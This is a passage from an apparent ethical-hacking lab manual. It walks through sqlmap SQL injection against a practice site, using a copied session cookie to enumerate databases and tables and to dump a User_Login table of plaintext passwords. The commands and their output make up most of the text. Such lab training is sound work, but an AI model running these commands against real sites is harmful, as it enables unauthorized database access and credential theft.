
13. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser. Note down the URL of the web page.

14.



15. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
16. The password that you type will not be visible.
17. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" --dbs** command.
18. In this query, **-u** specifies the target URL (the one you noted down in Step#7), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.
19. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

20.




21. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
22. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
23. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

24.

```
Applications  Places  System                                   Wed Mar 13, 01:
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File  Edit  View  Search  Terminal  Help
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:57:39 /2024-03-13/

[01:57:39] [INFO] testing connection to the target URL
[01:57:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:57:40] [WARNING] reflective value(s) found and filtering out
[01:57:40] [INFO] testing if the target URL content is stable
[01:57:41] [INFO] target URL content is stable
[01:57:41] [INFO] testing if GET parameter 'id' is dynamic
[01:57:41] [INFO] GET parameter 'id' appears to be dynamic
[01:57:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[01:57:43] [INFO] testing for SQL injection on GET parameter 'id'
[01:57:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:57:44] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause
 injectable (with --string="DC")
[01:57:44] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Ser
er'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specifi
 for other DBMSes? [Y/n] Y
Menu   sqlmap -u "http://ww...   [Home - MovieScope ...
```


25. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.

26.




27. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.
28. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope --tables** command.
29. In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.
30. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.

31.




32. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

33.



34. Now, you need to retrieve the table content of the column **User_Login**.
35. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope -T User_Login --dump** command to dump all the **User_Login** table content.

36.




37. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
38. You will see that under the **password** column, the passwords are shown in plain text form.

39.

```
Applications  Places  System                                   Wed Mar 13, 02:
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Lo
File  Edit  View  Search  Terminal  Help
[02:06:33] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[02:06:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+

[02:06:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/ou
put/www.moviescope.com/dump/moviescope/User_Login.csv'
[02:06:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movi
scope.com'
[02:06:33] [WARNING] your sqlmap version is outdated

[*] ending @ 02:06:33 /2024-03-13/

┌─[root@parrot]─[/home/attacker]
└──╼ #
Menu   sqlmap -u "http://ww...   [Home - MovieScope ...
```

